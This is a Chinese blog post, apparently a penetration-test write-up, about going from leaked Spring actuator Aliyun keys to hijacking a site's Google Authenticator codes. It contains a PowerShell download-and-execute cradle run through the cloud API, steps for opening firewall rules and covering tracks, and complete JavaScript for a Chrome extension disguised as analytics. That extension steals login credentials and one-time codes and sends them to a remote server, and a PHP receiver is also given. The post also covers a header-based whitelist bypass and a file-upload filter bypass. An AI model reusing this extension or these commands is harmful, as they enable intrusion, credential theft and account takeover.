

阿里云 AKSK 命令执行到谷歌验证码劫持


前言

去年的一次任务，当时搞的挺费劲的，是一个不断踩坑填坑的快乐经历，过程过于有趣就大概记录了一下，不过由于时间挺久了，当时也没有记录太多东西导致零零散散的很不全，就将就着看个思路吧。：)

Author: R3start

Spring 敏感信息泄露

前期信息收集时发现目标的一个三级子域名存在 `spring` 的接口未授权访问，在 `env` 界面中发现多个密码并且发现存在阿里云的 `AKSK`，看到有这好东西，赶紧调用了 `heapdump` 接口，下载内存提取密文



```

- successTemplate: {
  value: "SI"
},
- sinupTemplat
  value: "SI"
},
- rePsdCodeTem
  value: "SI"
},
- loginTemplat
  value: "SI"
},
- warningResto
  value: "SI"
},
- accessKeyId: {
  value: "LTA"
},
- accessKeySecret: {
  value: "*****"
},
- regSuccess: {
  value: "1"
},
- project.da
  value:
},
- template.d
  value:
},
- svg.path:
  value:
},

```

100M+ 下载好以后使用 `MemoryAnalyzer` 搜索 `dump` 下来的内存文件，获取阿里云的 `AKSk` 密文

The screenshot displays the Java Memory Explorer interface. On the left, the 'Value' tab shows the details of a selected object: a `java.util.LinkedHashMap$Entry` with a `key` of `accessKeySecret` and a `hash` of `1249499794`. The right pane shows a histogram of objects, with the selected entry highlighted in blue. The histogram table includes columns for Class Name, Shallow Heap, and Retained Heap.

Class Name	Shallow Heap	Retained Heap
<code>.*accessKeySecret.*</code>	<Numeric>	<Numeric>
<code>char[18]</code>	56	56
<code>char[15]</code>	48	48
<code>char[18]</code>	56	56
<code>char[15]</code>	48	48
<code>value java.lang.String</code>	24	72
key java.util.LinkedHashMap\$Entry	40	144
<code>java.util.HashMap\$Node</code>	528	528
<code>before java.util.LinkedHashMap\$Entry</code>	40	104
<code>after java.util.LinkedHashMap\$Entry</code>	40	128
Total: 3 entries		
<code>java.lang.String</code>	336	336
<code>propertySource</code>	24	104
<code>java.lang.String</code>	24	24
Total: 4 entries		
<code>char[18]</code>	56	56
<code>java.lang.String</code>	24	80
<code>java.lang.String</code>	24	72
<code>java.lang.String</code>	24	80
<code>java.lang.String</code>	24	72
<code>java.lang.String</code>	24	80
Total: 10 entries (1,435,581 filtered)		

顺便还获取了一些内网的 Redis 和 Mysql 明文密码，留着后面用

```
- spring.datasource.druid.password: {
    value: "*****"
},
- spring.redis.database: {
    value: "0"
},
- spring.redis.host: {
    value: "127.0.0.1"
},
- spring.redis.port: {
    value: "6379"
},
- spring.redis.password: {
    value: "*****"
},
- spring.redis.testOnBorrow: {
    value: "true"
}
```

阿里云 AKSK 命令执行

既然拿到了阿里云的 AKSK，接下来就两个操作，先看有没有主机，如果没有主机的话再看有没有存储桶。不过很幸运，这个 KEY 不单只有主机，而且还有十几台。：D

```
root@kali:~# python3 AKSKTools.py -ak L... -sk ... -tr -S

AKSKTOOLS v3.0
By:R3start

查询地区 : cn-qingdao 主机数 : 0
查询地区 : cn-beijing 主机数 : 0
查询地区 : cn-zhangjiakou 主机数 : 0
查询地区 : cn-huhehaote 主机数 : 0
查询地区 : cn-hangzhou 主机数 : 13

实例名字 : 
主机名 : 
当前状态 : Running
系统类型 : linux
系统名字 : CentOS 7.3 64位
C P U : 2
内存大小 : 4096
公网 I P : 
内网 I P : 
V P C I D : vpc-
安全组 : ['sg-']
实例 I D : i-bp1-
镜像 I D : centos_3.vhd
所在地区 : cn-hangzhou
地区编号 : 
网卡信息 : [{'PrimaryIpAddress': '...', 'MacAddress': '...', 'NetworkInterfaceId': '...'}]
创建时间 : 2016-09-09T09:32:00Z
过期时间 : 2016-09-09T09:32:00Z
```

将所有主机的扫描结果导出到文本，打算挑选重要的主机下手的时候，发现当前的 KEY 应该是个测试网络的，有多台测试的服务器，并没有目标生产网相关的主机，不过发现目标在杭州地区有一台主机名为 xxx - 跳板机 的机器引起了我的注意，初步怀疑是目标管理人员使用这台服务器登录一些系统的跳板机，比如后台之类的

```
过期时间 : 2016-09-09T09:32:00Z
-----
实例名字 : 跳板机
主机名 : 
当前状态 : Running
系统类型 : windows
系统名字 : Windows Server 2008 R2 企业版 64位中文版
C P U : 4
内存大小 : 8192
公网 I P : 
内网 I P : 
V P C I D : 
安全组 : 
实例 I D : 
镜像 I D : 
所在地区 : 
地区编号 : 
网卡信息 : 
创建时间 : 
过期时间 :
```

于是打算先从这台主机下手，先上线个 CS 看看

```
root@kali:~# python3 AKSKTools.py -ak ... -sk ... -tr -S
AKSKTOOLS v3.0
By:R3start

实例: 以 RunBatScript 类型执行 powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('...'))" 命令完毕, 命令 ID : , 执行结果不会显示
root@kali:~#
```

很顺利成功上线

```
16/09/01:10:01 66666 has joined.
01:43:29 *** initial beacon from SYSTEM *0172.16. (iz)
```

发现上面存在多个管理账号，应该和最初猜想一致


```
beacon> shell net user
[*] Tasked beacon to run: net user
[+] host called home, sent: 39 bytes
[+] received output:

\\ 的用户帐户

admin1          admin2          Administrator
cw              Guest           keful
kefu2           mssql

命令运行完毕，但发生一个或多个错误。
```

对此主机进行信息收集，除了获取到上面几个账号的明文密码以外（大部分还是弱口令）并没有发现其他有用的信息，3389 对外开放，当前用户只有 admin1 有进程，将 system 权限降权为 admin1 权限进行截图，发现 admin1 用户使用 Chrome 打开了目标后台，并且浏览器记录了后台账号密码（密码直接是 123456）^0^ !!! 但遗憾的是后台有谷歌验证码 0..0，有密码也登不进去



后台是另外一个域名，后台服务器也不在当前 KEY 中，公网可以访问但是在公网登陆提示 IP 不在白名单内，不过修改 XFF 即可绕过...

此 IP 不在白名单内!

确定

管理员登录

用户名

admin

密码

.....

谷歌验证码

123456

登录

博客

SSRF

谷歌验证码错误

确定

管理员登录

用户名

admin_cxy

密码



谷歌验证码

123456


登录












阿里云 AKSK 开放防火墙

本来打算登陆一下 3389 上去看看浏览器记录和其他可能保存的密码什么的，但是发现连接不上！但 3389 确实是开放的！随手看了一眼目标的网络组发现原来设置了防火墙... 并且只允许他们公司的出口 IP 访问此台服务器的 3389，怪不得那么嚣张，那么多账号弱口令...


```
root@kali:~# python3 AKSKTools.py -ak  -sk  -r cn-hangzhou -i  -sg 
```

AKSKTools v3.0
By:R3start


在网络策略组: sg- 下共发现: 14 条策略, 内网状态为: 内网互通

方向	授权策略	协议类型	端口范围	授权对象	优先级	描述	创建时间
入	Accept	TCP	3389/3389	 .26	1		2018-09-18T02:19:20Z
入	Accept	TCP	1/65535	 /0	1		2018-09-18T02:19:20Z
入	Accept	TCP	443/443	 /0	1		2018-09-18T02:19:20Z
入	Accept	TCP	21/21	 /0	1		2018-09-18T02:19:20Z
入	Accept	TCP	3306/3306	 /0	1		2018-09-18T02:19:20Z
入	Accept	TCP	8888/8888	 /0	1		2018-09-18T02:19:20Z
入	Accept	ALL	-1/-1	 /0/24	1		2018-09-18T02:19:20Z
入	Accept	ALL	-1/-1	 /0/24	1		2018-09-18T02:19:20Z
入	Accept	ALL	-1/-1	 /36/24	1		2018-09-18T02:19:20Z
入	Accept	ALL	-1/-1	 /06/24	1		2018-09-18T02:19:20Z
入	Accept	TCP	443/443	 /0	100		2018-09-18T02:19:20Z
入	Accept	TCP	22/22	 /0	110	System created rule.	2018-09-18T02:19:20Z
入	Accept	TCP	80/80	 /0	110	System created rule.	2018-09-18T02:19:20Z
入	Accept	ICMP	-1/-1	0.0.0.0/0	110	System created rule.	2018-09-18T02:19:20Z

收集了一波他们的出口 IP 信息，留着后面用，顺便添加了一条防火墙规则，把 3389 对我的跳板机开放



不使用的时候把规则删了，以免被发现



编写安装 Chrome 后门插件

登录服务器以后就得想办法获取谷歌验证码了，开始想过几种方法，比如窃取 Cookie 之类的，但是由于有 HttpOnly 等种种原因，最后都被我 pass 掉了，想来想去觉得可以利用谷歌验证码一分钟有效的特征性，写一个 chrome 后门插件，插件伪装成最常用的百度统计或者谷歌插件，监控表单窃取验证码最方便快捷

而且只需要随便写几行 JS 代码监控 button 和回车就行了。

当这两个事件触发时就将账号密码和验证码发送到远程服务器上接收即可，先测试一下

```


document.onclick=function()
{ var obj = event.srcElement;
if(obj.type == "button"){
    var info = document.getElementsByClassName("form-control");
    var name = info[0]['value'];
    var pass = info[1]['value'];
    var code = info[2]['value'];
    alert(name + " -- " + pass + " -- " + code);

}
}


document.onkeydown=function(e){
    if(e.keyCode==13)
    var info = document.getElementsByClassName("form-control");
    var name = info[0]['value'];
    var pass = info[1]['value'];
    var code = info[2]['value'];
    alert(name + " -- " + pass + " -- " + code);
}

```


安装上去看看效果，打开开发者模式载入刚刚写好的 Chrome 后门



前台登录测试，不管是点击登录还是回车登录都能获取到三个值的信息，十分完美。



顺便再隐藏一下插件



修改插件将三个值发送到服务器上，然后存储到文件

```
document.onclick=function()
{
  var obj = event.srcElement;
  if(obj.type == "button"){
    var info = document.getElementsByClassName("form-control");
    var name = info[0]['value'];
    var pass = info[1]['value'];
    var code = info[2]['value'];
    var httpRequest = new XMLHttpRequest();
    httpRequest.open('GET', 'https://[redacted]/tj.php?name='+name+'&pass='+pass+'&code='+code, true);
    httpRequest.send();
  }
}

document.onkeydown=function(e){
  if(e.keyCode==13)
  {
    var info = document.getElementsByClassName("form-control");
    var name = info[0]['value'];
    var pass = info[1]['value'];
    var code = info[2]['value'];
    var httpRequest = new XMLHttpRequest();
    httpRequest.open('GET', 'https://[redacted]/tj.php?name='+name+'&pass='+pass+'&code='+code, true);
    httpRequest.send();
  }
}
```

接收的 php 代码也很简单

```
root@i[redacted]:/baidutongji# cat tj.php
<?php

$name = $_GET['name'];
$pass = $_GET['pass'];
$code = $_GET['code'];

$info = $name . " -- " . $pass . " -- " . $_SERVER['REMOTE_ADDR'] . " -- " . date('Y-m-d H:i:s') . "\r\n";

file_put_contents("info.txt",$info,FILE_APPEND);
file_put_contents("login.txt",$name.":::".$pass.":::".$code);
```

info.txt 是日志记录，login.txt 是后面方便程序调用的文件。


```
root@i...nqji# cat info.txt
admin_cxy -- 123456 -- 1 -- 74 -- 2
root@i...jji# cat login.txt
admin_cxy::123456::251263root@i...nqji#
```

使用 Selenium 维持会话

后门装好以后第二天就有好几个账号登录过，可惜都是一些客服人员权限较低，而且登录时间都很随意，很多时候导致我错过了登录后台的机会，虽然我还写了一个 python 脚本，三秒钟获取一次 login.txt 的内容，发现新数据将会邮件通知我，但有时还是会错过。

于是使用 Selenium 来做会话维持，之所以使用 Selenium 是因为他们登录发送的数据包每次会有随机的 Toekn 和 sign 验证，无法重放，计算 sign 的 JS 则又使用了不可逆的 JS 加密，最主要还是懒得继续看 JS 大多数都混淆了太恶心，还不如直接使用 Selenium 方便。我只要发现 login.txt 中有新的账号密码时，就使用 Selenium 打开浏览器模拟用户输入账号密码和谷歌验证码进行登录，登录成功则三秒刷新一次维持权限，并导出 Cookie 发送邮件通知，失败则退出浏览器。


后来又进去了一个账号，但发现几乎干什么增删改的操作都要二次输入谷歌验证码，而且当前权限也是贼低!!! 然后又看了半天目标登录后没有被混淆的 JS 发现有几处越权，同时知道了添加用户的数据包结构，但是添加账号的功能贼恶心!!! 新添加的账号需要绑定一个新的谷歌验证码然后还要输入当前登录用户的谷歌验证码! 才可以添加!



不过既然干什么都要谷歌验证码那么他们肯定会在别的功能处频繁输入验证码，于是再次修改 Chrome 后门，劫持每一次单击或回车提交的表单数据，遍历每一个标签寻找六位数的值来获取当前用户输入的谷歌验证码，然后再用 JS 实现谷歌验证码的运算(还好 Google 强大，找到了斯坦福大学写的加密库)，指定一个新的谷歌 KEY 来生成添加新用户所需的新验证码，然后再通过当前登录用户发起请求携带新的谷歌 KEY 和新用户的验证码和当前登录用户的验证码添加用户。狗不狗血，绕不绕：D

[图没了]:(


反正最终 Selenium 跑了一个多星期，终于逮到了管理员上线，脚本自动添加了新的管理员，从此进后台增删改查都畅通无阻。



平平无奇的上传绕过

经过前面的重重阻挠，`Getshe11` 的过程就显得十分平平无奇了，在发布公告处存在任意文件上传 + 黑名单过滤，检测到后缀为 `php` 则删除，简直就是作死的搭配。

1	上传	结果
2	1.php	> 1.
3	1.pphp	> 1.p
4	1.pphpphppp	> 1.php



结束

这次渗透很有意思，一直在踩坑填坑十分过瘾。只可惜当时截图不全，导致很多地方没图只能文字表达过于啰嗦。